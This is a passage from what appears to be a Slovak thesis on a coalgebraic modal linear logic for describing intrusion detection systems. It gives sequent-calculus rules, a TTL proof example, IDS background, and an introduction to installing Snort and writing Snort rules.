$$\varphi_1 \otimes \cdots \otimes \varphi_n \vdash \psi_1 \,\&\, \cdots \,\&\, \psi_m \tag{7.7}$$

ktorý je možné prečítať ako „aditívna konjunkcia formúl na pravej strane sekventu je dokázateľná z multiplikatívnej konjunkcie formúl na strane ľavej“.

Dedukčné pravidlá sekventového kalkulu lineárnej logiky tvoria:

1.) Pravidlá identity a rezu

$$\frac{}{\varphi \vdash \varphi}(id) \qquad \frac{\Gamma \vdash \varphi \quad \Delta, \varphi \vdash \psi}{\Gamma, \Delta \vdash \psi}(cut)$$

2.) Štrukturálne pravidlá:

$$\frac{\Gamma, \varphi, \psi \vdash \Delta}{\Gamma, \psi, \varphi \vdash \Delta}(ex_l) \qquad \frac{\Gamma \vdash \varphi, \psi, \Delta}{\Gamma \vdash \psi, \varphi, \Delta}(ex_r)$$

Na rozdiel od klasických logík, zdrojovo-orientovaná povaha lineárnej logiky nepovoľuje plnohodnotné pravidlá oslabenia a kontrakcie, avšak vďaka exponenciálnym logickým spojkám ich je možné zaviesť v obmedzenom tvare:

$$\frac{\Gamma, ?\varphi, ?\varphi \vdash \Delta}{\Gamma, ?\varphi \vdash \Delta}(?c_l) \qquad \frac{\Gamma \vdash ?\varphi, ?\varphi, \Delta}{\Gamma \vdash ?\varphi, \Delta}(?c_r)$$

$$\frac{\Gamma \vdash \Delta}{\Gamma, ?\varphi \vdash \Delta}(?w_l) \qquad \frac{\Gamma \vdash \Delta}{\Gamma \vdash ?\varphi, \Delta}(?w_r)$$

$$\frac{\Gamma, \varphi \vdash \Delta}{\Gamma, ?\varphi \vdash \Delta}(?d_l) \qquad \frac{\Gamma \vdash \varphi\Delta}{\Gamma \vdash ?\varphi, \Delta}(?d_r)$$

$$\frac{\Gamma, \varphi \vdash \Delta}{\Gamma, !\varphi \vdash \Delta}(!d_l) \qquad \frac{\Gamma \vdash \varphi, \Delta}{\Gamma \vdash !\varphi, \Delta}(!d_r)$$

3.) Logické pravidlá:

$$\frac{\Gamma \vdash \Delta}{\Gamma, \mathbf{1} \vdash \Delta}(\mathbf{1}_l) \qquad \frac{}{\vdash \mathbf{1}}(\mathbf{1}_r) \qquad \frac{}{\Gamma, \mathbf{0} \vdash \Delta}(\mathbf{0}_l)$$

$$\frac{}{\Gamma \vdash \top, \Delta}(\top_r) \qquad \frac{}{\bot \vdash}(\bot_l) \qquad \frac{}{\Gamma \vdash \bot, \Delta}(\bot_r)$$

$$\frac{\Gamma, \varphi, \psi \vdash \Delta}{\Gamma, \varphi \otimes \psi \vdash \Delta}(\otimes_l) \qquad \frac{\Gamma \vdash \varphi, \Delta \quad \Phi \vdash \psi, \Sigma}{\Gamma, \Phi \vdash \varphi \otimes \psi, \Delta, \Sigma}(\otimes_r)$$

$$\frac{\Gamma, \varphi \vdash \Delta \quad \Gamma, \psi \vdash \Delta}{\Gamma, \varphi \oplus \psi, \vdash \Delta}(\oplus_l) \qquad \frac{\Gamma \vdash \varphi, \Delta}{\Gamma \vdash \varphi \oplus \psi, \Delta}(\oplus_{r1}) \qquad \frac{\Gamma \vdash \psi, \Delta}{\Gamma \vdash \varphi \oplus \psi, \Delta}(\oplus_{r2})$$

$$\frac{\Gamma \vdash \varphi, \Delta \quad \Phi, \psi \vdash \Sigma}{\Gamma, \Phi, \varphi \multimap \psi \vdash \Delta, \Sigma}(\multimap_l) \qquad \frac{\Gamma, \varphi \vdash \psi, \Delta}{\Gamma \vdash \varphi \multimap \psi, \Delta}(\multimap_r)$$

$$\frac{\Gamma, \varphi \vdash \Delta}{\Gamma\varphi \,\&\, \psi, \vdash \Delta}(\&_{l1}) \qquad \frac{\Gamma, \psi \vdash \Delta}{\Gamma\varphi \,\&\, \psi, \vdash \Delta}(\&_{l2}) \qquad \frac{\Gamma \vdash \varphi, \Delta \quad \Gamma \vdash \psi, \Delta}{\Gamma \vdash \varphi \,\&\, \psi, \Delta}(\&_r)$$

$$\frac{\Gamma, \varphi \vdash \Delta \quad \Phi, \psi \vdash \Sigma}{\Gamma, \Phi, \varphi \parr \psi \vdash \Delta, \Sigma}(\parr_l) \qquad \frac{\Gamma \vdash \varphi, \psi, \Delta}{\Gamma \vdash \varphi \parr \psi, \Delta}(\parr_r)$$

$$\frac{\Gamma \vdash \varphi, \Delta}{\Gamma, \varphi^{\perp} \vdash \Delta}((\,)^{\perp}_l) \qquad \frac{\Gamma, \varphi \vdash \Delta}{\Gamma \vdash \varphi^{\perp}, \Delta}((\,)^{\perp}_r)$$

Príklad 7.3. Time-to-live (TTL) paketu, je číslo ktoré vyjadruje počet hop-ov cez, ktoré má paket povolené prejsť pred tým, ako bude zahodený smerovacím zariadením.

Paket je základnou jednotkou šírenia informácií vo všetkých moderných počítačových sieťach [43]. Smerovacie zariadenie je elektronické zariadenie sieťovej vrstvy a obsahuje softvér, ktorý dokáže prepojiť minimálne dve siete, napríklad siete typu LAN alebo WAN, a šíriť medzi nimi pakety. Počet hop-ov je zvýšený akýmkoľvek zariadením, cez ktoré prechádza paket po ceste, ktorou sa šíri z jedného smerovacieho zariadenia do druhého, až pokiaľ nedôjde k cieľu. TTL je nastavený osem miestnym binárnym číslom, ktoré je umiestnené v hlavičke paketu, a využíva sa ako prevencia proti nekonečnému „blúdeniu“ paketu v sieti. Každým prechodom paketu cey smerovacie zariadenie sa zníži hodnota TTL o jeden. Keď sa hodnota TTL rovná nule,

smerovacie zariadenie zahodí paket a pošle späť správu ICMP originálnemu odosielateľovi. Konkrétne číslo TTL indikuje maximálny rozsah možných hop-ov paketu. V súčastnosti sú zavedené nasledujúce konvencie hodnôt TTL, zobrazené pomocou tabuľky (7.3):

hodnota TTL	**oblasť**
0	odosielateľ paketu
32	mesto
64	región
128	kontinent
255	neobmedzený

Tabuľka 7 – 2 Konvencie hodnôt TTL

Dekrementáciu TTL počas cesty paketu v sieti (uvažujme hodnotu TTL obmedzenú pre kontinent), následné vyslanie ICMP správy a zahodenie paketu je možné vyjadriť formulou lineárnej logiky následovne:

$$TTL_{128} \multimap TTL_{127} \multimap \cdots \multimap TTL_0 \multimap S\_ICMP \otimes Dr\_Packet \tag{7.8}$$

kde:

- $TTL_{128}, TTL_{127} \ldots TTL_0$ sú hodnoty TTL paketu,
- S_ICMP vyjadruje poslanie ICMP správy originálnemu odosielateľovi,
- Dr_Packet vyjadruje zahodenie paketu smerovacím zariadením.

Pričom kontexty v dôkaze obsahujú:

- $\Gamma = \{TTL^{\perp}_{128}, TTL^{\perp}_{127}, TTL^{\perp}_{0}, S\_ICMP^{\perp}, Dr\_Packet^{\perp}\}$,
- $\Delta = \{TTL^{\perp}_{127}, TTL^{\perp}_{0}, S\_ICMP^{\perp}, Dr\_Packet^{\perp}\}$,

- $\Phi = \{TTL_0^{\perp}, S\_ICMP^{\perp}, Dr\_Packet^{\perp}\}$,
- $\Sigma = \{S\_ICMP^{\perp}, Dr\_Packet^{\perp}\}$.

Dôkazový strom:

$$\dfrac{\dfrac{\dfrac{\dfrac{\dfrac{}{TTL_{128} \vdash TTL_{128}}\,(\mathrm{id})}{\vdash TTL_{128}, TTL_{128}^{\perp}}\,(()^{\perp}_{-\mathrm{r}})}{TTL_{128} \vdash TTL_{127} \multimap \cdots \multimap TTL_0 \multimap S\_ICMP \otimes Dr\_Packet \vdash \Delta}\,(-\circ_{-\mathrm{l}})}{\vdash TTL_{127}, TTL_{127}^{\perp}}\,(()^{\perp}_{-\mathrm{r}})}{TTL_{128} \multimap TTL_{127} \multimap \cdots \multimap TTL_0 \multimap S\_ICMP \otimes Dr\_Packet \vdash \Gamma}\,(-\circ_{-\mathrm{l}})$$

$$\dfrac{\dfrac{\dfrac{\dfrac{\dfrac{}{TTL_{127} \vdash TTL_{127}}\,(\mathrm{id})}{\vdash TTL_{127}, TTL_{127}^{\perp}}\,(()^{\perp}_{-\mathrm{r}})}{\cdots \multimap TTL_0 \multimap S\_ICMP \otimes Dr\_Packet \vdash \Phi}\,(\cdots\!-\!\circ_{-\mathrm{l}})}{TTL_{127} \multimap \cdots \multimap TTL_0 \multimap S\_ICMP \otimes Dr\_Packet \vdash \Delta}\,(-\circ_{-\mathrm{l}})}$$

$$\dfrac{\dfrac{\dfrac{\dfrac{}{TTL_0 \vdash TTL_0}\,(\mathrm{id})}{\vdash TTL_0, TTL_0^{\perp}}\,(()^{\perp}_{-\mathrm{r}})}{S\_ICMP \otimes Dr\_Packet, \Sigma \vdash}\,(()^{\perp}_{-\mathrm{l}})}{S\_ICMP \otimes Dr\_Packet \vdash \Sigma^{\perp}}\,(\otimes_{-\mathrm{l}})$$

$$\dfrac{}{S\_ICMP, Dr\_Packet \vdash \Sigma^{\perp}}\,(\mathrm{id})$$

8 Koalgebraická modálna lineárna logika pre IDS

Po analýze súčasného stavu v oblasti logických systémov a zvážení existujúcich riešení je pre exaktný popis správania sa programového systému potrebné navrhnúť nový logický systém - koalgebraickú modálnu lineárnu logiku pre IDS. Ten vznikne zovšeobecnením lineárnej logiky, konkrétne jej multiplikatívneho fragmentu (7.5) a koalgebraickej modálnej logiky (6.2). Formulácia tejto logiky je už z časti predstavená v [28]. Pri jej definícii som vychádzal z doterajšieho výskumu výskumnej skupiny teórie programovania pod vedením Prof. Novitzkej.

Lineárna logika oproti iným logickým systémom disponuje zdrojovo orientovaným prístupom k formulám [13], čo z nej spolu s modálnymi operátormi koalgebraickej modálnej logiky, vytvára efektívny nástroj pre popis správania sa programových systémov ako je napríklad systém pre detekciu prienikov v (počítačovej) sieti a mnoho ďalších.

V našej predchádzajúcej práci [34], ako aj v mojej bakalárskej práci [35], sme ukázali, ako je možné lineárnu logiku využiť pre popis akcií reálnych procesov, so zreteľom na zdroje. V našom prístupe sme ilustrovali jej využitie pri inštalácii balíčkov z linuxového repozitára pomocou nástroja *Advanced Package Tool* v operačnom systéme *Ubuntu*.

8.1 Jazyk koalgebraickej modálnej lineárnej logiky pre IDS

Lineárna logika bola pôvodne zavedená ako zdrojovo orientovaná logika, kde zavedením nových logických spojok bola docielená silnejšia vyjadrovacia schopnosť. Oproti tomu koalgebraická modálna logika so svojim pleonazmickým prístupom k formulám bola zavedená ako logika možnosti a nutnosti. Jazyk koalgebraickej modálnej lineárnej logiky je zložený z fragmentov týchto logík a je definovaný jej symbolmi a syntaxou nasledovne:

Definícia 8.1. Symboly koalgebraickej modálnej lineárnej logiky pre IDS sú:

- **elementárne formuly**: a_n, kde $n = \{1, 2, ...\}$,
- **konštanty**: $\mathbf{1}, \bot$, nazývané *neutrálne elementy* pre logické spojky $\otimes, \parr$ v poradí,
- **logické spojky**: unárne logické spojky: $()^{\bot}, \Box, \Diamond$ a binárne logické spojky: $\otimes, \parr, \multimap$,
- **formuly koalgebraickej modálnej lineárnej logiky**: $\varphi, \psi, \vartheta, \ldots,$
- **pomocné symboly**: zátvorky (,).

□

Poznámka 8.2. Vlastnosti vyššie uvedených logických spojok sú definované v (7.1) a v (6.1.1).

□

Definícia 8.3. Syntax koalgebraickej modálnej lineárnej logiky pre IDS je definovaná nasledujúcim produkčným pravidlom v Backus-Naurovej forme:

$$\varphi ::= a_n \mid \mathbf{1} \mid \bot \mid \varphi \otimes \psi \mid \varphi \parr \psi \mid \varphi \multimap \psi \mid \varphi^{\bot} \mid \Box\varphi \mid \Diamond\varphi \tag{8.1}$$

pomocou ktorého je možné skonštruovať všetky formuly koalgebraickej modálnej lineárnej logiky pre IDS. Množinu všetkých formúl tejto logiky je možné označiť $CMLLForm$.

Pričom platí:

- $\Phi = \{\varphi_i \mid i = 1, 2, \ldots, n\}$ je konečná množina formúl,
- $\nabla\Phi \equiv \Box(\parr\Phi) \otimes (\bigotimes(\Diamond\Phi))$ je modálny operátor nazývaný *zdrojovo orientovaná koalgebraická modalita* zavedená v [28] (*z ang. resource oriented coalgebraic cover modality*), pričom
  - $\Diamond\Phi = \{\Diamond\varphi \mid \varphi \in \Phi\}$,

– operátor $\parr\Phi$ znamená $\parr\Phi = \varphi_1 \parr \varphi_2 \parr \ldots$,

– operátor $\bigotimes$ označuje možnú nekonečnú multiplikatívnu konjunkciu formúl: $\bigotimes\Diamond\Phi = \Diamond\varphi_1 \otimes \Diamond\varphi_2 \otimes \ldots$.

□

V navrhnutom logickom systéme formulujem nasledujúce De Morganove zákony. Niekoľko základných ekvivalencií:

$$\begin{aligned} \mathbf{1}^{\perp} &\equiv \perp \\ \perp^{\perp} &\equiv \mathbf{1} \\ (\varphi^{\perp})^{\perp} &\equiv \varphi \\ (\varphi \otimes \psi)^{\perp} &\equiv \varphi^{\perp} \parr \psi^{\perp} \\ (\varphi \parr \psi)^{\perp} &\equiv \varphi^{\perp} \otimes \psi^{\perp} \\ \varphi \multimap \psi &\equiv \varphi^{\perp} \parr \psi \\ \Diamond\varphi &\equiv \neg\Box\neg\varphi \\ \Box\varphi &\equiv \neg\Diamond\neg\varphi \end{aligned} \tag{8.2}$$

8.2 Sémantika koalgebraickej modálnej lineárnej logiky pre IDS

Pre interpretáciu sémantiky navrhnutého logického systému po dôkladnej analýze súčasného stavu bola zvolená Kripkeho sémantika možných svetov, ktorej definícia sa nachádza v kapitole (6.1.2) tejto práce. Medzi jej výhody patri najmä to, že táto formulácia je vhodná pre popis definície sémantiky logiky, ktorá sa zaoberá intenziou formúl na základe sémantickej tradície Heytinga.

Poznámka 8.4. Pre lepšiu ilustráciu interpretácie sémantiky bol zvolený rozšírený kripkeho model $\mathbf{M}$, ktorý je oproti klasickému Kripkeho modelu rozšírený o aktuálny svet x.

□

Definícia 8.5. Rozšírený Kripkeho model M pre koalgebraickú modálnu lineárnu logiku je usporiadaná štvorica:

$$\mathbf{M} = (W, R, V, x) \tag{8.3}$$

kde:

- W je neprázdna konečná množina možných svetov: $W = \{x_1, x_2, \ldots, x_n\}$, kde $x_n \in \mathbb{N}$,
- R je binárna relácia dosiahnuteľnosti medzi svetmi: $R \subseteq W \times W$,
- V je intenzionálna relácia: $V : W \times CMLLForm \rightarrow \{\mathbf{1}, \bot\}$, kde $V(x_1, a)$ priradí elementárnej formule a vo svete x, hodnotu z množiny $\{\mathbf{1}, \bot\}$,
- x je aktuálny svet $x \in W$.

□

Definícia 8.6. Sémantika koalgebraickej modálnej lineárnej logiky pre IDS vyjadrená pomocou rozšíreného Kripkeho modelu.
Zápis $\mathbf{M}, x \vDash \varphi$ sa číta ako „koalgebraická modálna lineárna formula φ má zmysel vo svete x, v modeli $\mathbf{M} = (W, R, V, x)$“.

$$\begin{array}{lll}
\mathbf{M}, x \vDash a & \textbf{iff} & V(x, a) = \mathbf{1} \\
\mathbf{M}, x \vDash \mathbf{1} & \textbf{iff} & V(x, \mathbf{1}) = \mathbf{1} \\
\mathbf{M}, x \vDash \bot & \textbf{iff} & V(x, \bot) = \bot \\
\mathbf{M}, x \vDash \varphi^{\bot} & \textbf{iff} & \mathbf{M}, x \nvDash \varphi \\
\mathbf{M}, x \vDash \varphi \otimes \psi & \textbf{iff} & \mathbf{M}, x \vDash \varphi \quad a\ súčasne \quad \mathbf{M}, x \vDash \psi \\
\mathbf{M}, x \vDash \varphi \parr \psi & \textbf{iff} & \mathbf{M}, x \vDash \varphi \quad xor \quad \mathbf{M}, x \vDash \psi \\
\mathbf{M}, x \vDash \varphi \multimap \psi & \textbf{iff} & (\forall x_n) x R x_n \quad ak \quad \mathbf{M}, x_n \vDash \varphi\ následne\ \mathbf{M}, x_n \vDash \psi \\
\mathbf{M}, x \vDash \Box\varphi & \textbf{iff} & (\forall x_n) x R x_n : \mathbf{M}, x_n \vDash \varphi \\
\mathbf{M}, x \vDash \Diamond\varphi & \textbf{iff} & (\exists x_n) x R x_n : \mathbf{M}, x_n \vDash \varphi
\end{array} \tag{8.4}$$

□

8.3 Dôkazový systém koalgebraickej modálnej lineárnej logiky pre IDS

Pre formuláciu dôkazového systému navrhnutého logického systému bol po preskúmaní súčasných možností zvolený obojstranný Gentzenov sekventový kalkul, ktorý má oproti hilbertovskému štýlu dokazovania formúl jednoduchšie dedukčné pravidlá, a aj tvorba samotného dôkazu je podstatne jednoduchšia. Dedukčné pravidlá obojstranného Gentzenovho sekventového kalkulu pre koalgebraickú modálnu lineárnu logiku pre IDS majú nasledovný tvar:

$$\underbrace{\Gamma}_{\varphi_1,\ldots,\varphi_n} \vdash \underbrace{\Delta}_{\psi_1,\ldots,\psi_m} \tag{8.5}$$

kde Γ, Δ sú konečné množiny formúl. Význam zápisu $\Gamma \vdash \Delta$ je:

$$\varphi_1 \otimes \cdots \otimes \varphi_n \vdash \psi_1 \parr \cdots \parr \psi_m \tag{8.6}$$

a je možné prečítať ako „multiplikatívna disjunkcia formúl na pravej strane sekventu je dokázateľná z multiplikatívnej konjunkcie formúl na strane ľavej“.

Dedukčné pravidlá sekventového kalkulu lineárnej logiky tvoria:

1.) Pravidlá identity a rezu

$$\frac{}{\varphi \vdash \varphi}(id) \qquad \frac{\Gamma \vdash \varphi \quad \Delta, \varphi \vdash \psi}{\Gamma, \Delta \vdash \psi}(cut)$$

2.) Štrukturálne pravidlá:

$$\frac{\Gamma, \varphi, \psi \vdash \Delta}{\Gamma, \psi, \varphi \vdash \Delta}(ex_l) \qquad \frac{\Gamma \vdash \varphi, \psi, \Delta}{\Gamma \vdash \psi, \varphi, \Delta}(ex_r)$$

3.) Logické pravidlá:

$$\frac{\Gamma \vdash \Delta}{\Gamma, \mathbf{1} \vdash \Delta}(\mathbf{1}_l) \qquad \frac{}{\vdash \mathbf{1}}(\mathbf{1}_r)$$

$$\frac{}{\bot\vdash}(\bot_l) \qquad \frac{}{\Gamma\vdash\bot,\Delta}(\bot_r)$$

$$\frac{\Gamma,\varphi,\psi\vdash\Delta}{\Gamma,\varphi\otimes\psi\vdash\Delta}(\otimes_l) \qquad \frac{\Gamma\vdash\varphi,\Delta \quad \Phi\vdash\psi,\Sigma}{\Gamma,\Phi\vdash\varphi\otimes\psi,\Delta,\Sigma}(\otimes_r)$$

$$\frac{\Gamma\vdash\varphi,\Delta \quad \Phi,\psi\vdash\Sigma}{\Gamma,\Phi,\varphi\multimap\psi\vdash\Delta,\Sigma}(\multimap_l) \qquad \frac{\Gamma,\varphi\vdash\psi,\Delta}{\Gamma\vdash\varphi\multimap\psi,\Delta}(\multimap_r)$$

$$\frac{\Gamma,\varphi\vdash\Delta \quad \Phi,\psi\vdash\Sigma}{\Gamma,\Phi,\varphi\parr\psi\vdash\Delta,\Sigma}(\parr_l) \qquad \frac{\Gamma\vdash\varphi,\psi,\Delta}{\Gamma\vdash\varphi\parr\psi,\Delta}(\parr_r)$$

$$\frac{\Gamma\vdash\varphi,\Delta}{\Gamma,\varphi^\bot\vdash\Delta}((\,)^\bot_l) \qquad \frac{\Gamma,\varphi\vdash\Delta}{\Gamma\vdash\Delta,\varphi^\bot}((\,)^\bot_r)$$

$$\frac{\Gamma\vdash\varphi,\Delta}{\Gamma\vdash\Box\varphi,\Delta}(\Box_r) \qquad \frac{\Gamma,\varphi\vdash\Delta}{\Gamma,\Box\varphi\vdash\Delta}(\Box_l)$$

$$\frac{\Gamma\vdash\varphi,\Delta}{\Gamma\vdash\Diamond\varphi,\Delta}(\Diamond_r) \qquad \frac{\Gamma,\varphi\vdash\Delta}{\Gamma,\Diamond\varphi\vdash\Delta}(\Diamond_l)$$

Poznámka 8.7. Podľa [32] nieje potrebné zaviesť dedukčné pravidlá pre logickú spojku $\Diamond$, z dôvodu existencie De Morganových ekvivalencií (8.2), avšak pravidlá zavádzam vo vyššie uvedenom tvare na základe už definovaných pravidiel pre logickú spojku $\Box$. Dôkaz:

$$\dfrac{\dfrac{\dfrac{\Gamma\vdash\varphi,\Delta}{\Gamma,\varphi^\bot\vdash\Delta}\,((\,)^\bot_{\mathrm{l}})}{\Gamma,\Box(\varphi^\bot)\vdash\Delta}\,(\Box_{\mathrm{l}})}{\Gamma\vdash\Box^\bot(\varphi^\bot),\Delta}\,((\,)^\bot_{\mathrm{r}})}{\Gamma\vdash\Diamond\varphi,\Delta}\,(\equiv) \qquad \dfrac{\dfrac{\dfrac{\Gamma,\varphi\vdash\Delta}{\Gamma\vdash\varphi^\bot,\Delta}\,((\,)^\bot_{\mathrm{r}})}{\Gamma\vdash\Box(\varphi^\bot),\Delta}\,(\Box_{\mathrm{r}})}{\Gamma,\Box^\bot(\varphi^\bot)\vdash\Delta}\,((\,)^\bot_{\mathrm{l}})}{\Gamma,\Diamond\varphi\vdash\Delta}\,(\equiv)$$

□

9 IDS - systém pre detekciu prienikov

Systém pre detekciu prienikov (ďalej len skrátene IDS), je softvérová aplikácia alebo hardvérové zariadenie, ktoré monitoruje počítačovú sieť alebo systém [39]. Slúži ako ochrana a príprava pred možnými útokmi a podozrivými aktivitami. To je dosiahnuté pomocou zberu informácií z rôznych systémových a sieťových zdrojov a ich následnou analýzou pre potenciálne bezpečnostné hrozby.

Podľa [39] IDS poskytuje následujúce služby:

- monitoruje a analyzuje používateľskú, sieťovú a systémovú aktivitu,
- skúma systémovú konfiguráciu a potenciálne zraniteľnosti,
- hodnotí integritu kritických systémových súborov,
- na základe známych algoritmov útokov štatistický analyzuje a vyhodnocuje sieťovú prevádzku.

Podľa [39] exitujú tri základné tipy IDS:

- NIDS *(z ang. Network Intrusion Detection system)* systém pre detekciu prienikov v (počítačovej) sieti, vykonáva analýzu sieťovej prevádzky v celej podsieti. Pracuje v promiskuitnom móde a sieťovú prevádzku porovnáva s databázou známych útokov. Po detekcii útoku alebo abnormálneho správania je informovaný administrátor, najčastejšie formou protokolov činnosti systému.
- NNIDS *(z ang. Network Node Intrusion Detection system)* systém pre detekciu prienikov v (počítačovej) sieti konkrétneho počítača, vykonáva analýzu sieťovej prevádzky, ktorá prišla zo siete na špecifický počítač. Rozdiel medzi NIDS a NNIDS je v tom, že sieťová prevádzka je monitorovaná iba na jednom počítači a nie v celej podsieti.
- HIDS *(z ang. Host Intrusion Detection system)* systém pre detekciu prienikov klienta, ktorý vytvorí snímkový výpis systémových súborov a porovná ho

so skôr vytvoreným snímkovým výpisom systémových súborov. Ak boli kritické systémové súbory zmenené alebo zmazané, administrátor systému bude upozornený.

Nasadenie IDS umožňuje organizáciám a jednotlivcom zvýšiť zabezpečenie programových systémov. Podľa [2] sú hlavné dôvody používania IDS nasledovné:

- predchádzanie problémového správania sa pomocou zvýšenia pravdepodobnosti odhalenia a následného potrestania potenciálneho útočníka, ktorý by sa pokúsil zaútočiť alebo akokoľvek inak zneužiť systém,
- detegovať útoky a iné bezpečnostné hrozby, ktorým sa nedá predísť inými možnosťami,
- detegovať a zabrániť počiatkom potenciálnych útokov.

Na základe spôsobu detekcie abnormálnych aktivít a hrozieb sa podľa [21] IDS rozdeľujú na dve skupiny:

- detekcia na základe *útoku*. Tento typ IDS využíva už známe algoritmy a vzory útokov. Nevýhoda tohto typu IDS spočíva v tom, že IDS nepozná nové, resp. neznáme typy útokov a tým ostáva systém zraniteľný.
- detekcia na základe *anomálií v správaní sa systému*. Tento typ IDS vytvára sieťové štatistiky a definuje *štatisticky priemerné správanie sa systému*. Keď sa *štatisticky priemerné správanie* vychyľuje od svojho priemeru vo veľkom rozsahu, spustí sa alarm. Nevýhodou tohto typ IDS je, že produkuje množstvo falošných alarmov, no na druhej strane je efektívne voči novým resp. neznámym typom útokov.

Definícia 9.1. Správanie sa IDS na základe vyhodnotenia (ne)nastatia útoku alebo (ne)spustenia alarmu [21] je možné vyjadriť pomocou následujúceho rozdelenia:

- pravdivý pozitívny *(PP)*,

- pravdivý negatívne *(PN)*,
- nepravdivý pozitívny *(NP)*,
- nepravdivý negatívny *(NN)*.

Sémantika je zobrazená pomocou tabuľky (9 – 1):

	Skutočný útok	**Spustený alarm IDS**
pravdivý pozitívny *(PP)*	**Áno**	**Áno**
pravdivý negatívny *(PN)*	**Nie**	**Nie**
nepravdivý pozitívny *(NP)*	**Nie**	**Áno**
nepravdivý negatívny *(NN)*	**Áno**	**Nie**

Tabuľka 9 – 1 Vyhodnotenie IDS

Podľa [21] sa pre vyhodnotenie IDS najčastejšie využíva *Pravdivo Pozitívna Pravdepodobnosť (PPP)*, ktorú je možné vyjadriť pomocou vzorca (9.1):

$$PPP = \frac{PP}{PP + NN} \tag{9.1}$$

□

9.1 Nástroj Snort - systém pre detekciu prienikov v (počítačovej) sieti

Snort je open source systém pre detekciu prienikov v (počítačovej) sieti (NIDS), vyvinutý spoločnosťou **Sourcefire, Inc**. Podľa domovskej stránky projektu [37] je Snort v súčastnosti s miliónmi stiahnutí a s takmer štyristo tisícmi registrovaných používateľov celosvetovo najrozšírenejším a najpoužívanejším IDS systémom. V mojom prípade som Snort inštaloval do svojho osobného počítača, v ktorom využívam operačný systém Arch Linux v kombinácii s grafickým používateľským prostredím GNOME vo verzii 3.14.

9.1.1 Inštalácia nástroja Snort v prostredí operačného systému Arch Linux

Arch Linux je nezávisle vyvinutá distribúcia GNU/Linux, ktorá je vhodná na vykonávanie všetkých úloh [45]. Pri vývoji je kladený doraz na jednoduchosť, minimalizmus a elegantný kód. Arch je inštalovaný ako minimalistický operačný systém tak, aby si ho každý používateľ prispôsobil svojím vlastným potrebám. Konfiguračné grafické či textové inštalačné nástroje niesu k dispozícii a celá inštalácia sa vykonáva z prostredia emulátora terminálu. Je založený na modeli aktualizácií „rolling-release“, čo mu umožňuje ostať stále aktuálny a zvyčajne ponúka najnovšie stabilné verzie väčšiny softvéru.

Arch Linux využíva na správu softvéru, ako aj celého operačného systému, správcu balíčkov **pacman**, ktorý umožňuje jediným príkazom aktualizovať celý operačný systém, ako aj nainštalovať, odstrániť a aktualizovať jeden či viac balíčkov [45]. Oficiálne repozitáre Arch Linuxu poskytujú niekoľko tisíc balíčkov. Okrem toho Arch Linux podporuje používateľskú komunitu v raste a poskytuje jej používateľské repozitáre „Arch Linux User-Community Repository skr. AUR“, ktoré obsahujú ďalšie tisíce skriptov pre kompiláciu balíčkov, ktoré poskytli nadšenci tejto distribúcie. Pre správu AUR sa využíva správca balíčkov **yaourt**.

Syntax prepínačov nástrojov *pacman* a *yaourt* je rovnaká. Pokiaľ nástroj *yaourt* nepozná určitý prepínač, zavolá nástroj *pacman*, ktorý vykoná požadovaný príkaz. Základná administrácia operačného systému Arch Linux pozostáva z nasledujúcich príkazov:

- inštalácia balíčka/balíčkov:

```
pacman -S [názov_balíčka] {názov_balíčka}
```

- vyhľadávanie balíčka:

```
pacman -Ss názov_balíčka
```

- odstránenie balíčka/balíčkov:

```
pacman -R [názov_balíčka] {názov_balíčka}
```

- odstránenie balíčka/balíčkov vrátane ich závislých balíčkov, ktoré niesu závislé na iných balíčkoch:

```
pacman -Rs [názov_balíčka] {názov_balíčka}
```

- aktualizácia všetkých balíčkov:

```
pacman -Syu
```

- aktualizácia lokálnej databázy obsahujúcej všetky balíčky, ktoré sa nachádzajú v repozitároch:

```
pacman -Syy
```

Nástroj Snort sa nenachádza v oficiálnych repozitároch avšak je dostupný v AUR. Inštalácia Snortu je možná pomocou príkazu:

```
yaourt -S snort
```

na ktorý operačný systém zareaguje interaktívnym výstupom, pomocou ktorého sa postupne vykoná inštalácia.

9.1.2 Konfigurácia nástroja Snort

Po úspešnej inštalácii nástroja Snort je žiaduce pridať do adresára `'/etc/snort'` pravidlá pre rozpoznávanie potenciálnych útokov a abnormálnych situácií. Tiež je potrebné stiahnuť z oficiálnej stránky projektu Snort [37], avšak na to je nutná registrácia. Registráciou sa získava prístup k pravidlám, ktoré sú poskytované vo forme komprimovaného súboru. Následne stačí obsah komprimovaného súboru rozbaliť do vyššie uvedeného adresára.

Základný konfiguračný súbor nástroja Snort je `'/etc/snort/snort.conf'`, ktorý umožňuje širokú škálu nastavení. Podrobnejšie informácie sa nachádzajú na oficiálnej stránke projektu.

Snort používa jednoduché *pravidlá*, pomocou ktorých na základe známych algoritmov definuje „vzory“ útokov a podozrivých aktivít, ktoré následne používa pri ich

detekcii. Podľa [38] tieto pravidlá pozostávajú z dvoch častí a to hlavičky a možností, kde hlavička obsahuje *akciu, sieťový protokol, zdrojovú, cieľovú adresu IP s maskou podsiete a zdrojový a cieľový port* a možnosti pravidla obsahujú *výstražné správy a informácie o tom, ktoré časti paketu majú byť preskúmané, pre určenie či sa má vykonať akcia pravidla.*

Syntax pravidla je nasledovná:

```
<Rule Actions> <Protocol> <Source IP Address> <Source Port>
<Direction Operator> <Destination IP Address> <Destination Port>
(rule options)
```

Niekoľko základných možností tvorby pravidiel je zobrazených v tabuľke (9 – 2):

Syntax pravidla	**Pravidlo**
Rule Actions	alert | log | pass | drop | reject ...
Protocol	TCP | UDP | ICMP | IP
Source IP Address & Mask	any | specific e.g. 192.168.1.1/24
Source Port	any | specific e.g. 80
Direction Operator	-> | <>
Destination IP Address & Mask	any | specific e.g. 192.168.1.1/24
Destination Port	any | specific e.g. 80
(rule options) *	e.g. (msg:"XXX Packet"; sid:101; rev:1;)

Tabuľka 9 – 2 Syntax a možnosti pravidla pre Snort

Poznámka 9.2. * Položka *(rule options)* v tabuľke (9 – 2) je podrobne vysvetlená na manuálových stránkach projektu [38]. Kvôli prehľadnosti práce a obšírnosti problematiky je predstavený iba krátky úvod z možností nastavení pravidiel Snortu. Povinná syntax položky *(rule options)* pozostáva z:

- msg:"string";, správa vo formáte string, ktorá bude zahrnutá v protokole čin-

nosti systému,

- sid:int; číslo *int*, ktoré slúži ako jedinečný identifikátor pravidla Snortu,
- rev:int; nepovinné, avšak odporúča sa používať, kde číslo *int* označuje verziu revízie pravidla.

□

Príklad 9.3. Pre overenie a demonštráciu funkčnosti Snortu som navrhol jednoduché pravidlo, ktoré po načítaní Snort-om pri pokuse o „ping“ *(ktorý využíva protokol ICMP)* z alebo do počítača, spustí akciu *upozornenie (z ang. alert)* a vytvorí o tom záznam v súbore

```
'/var/log/snort/alert'
```

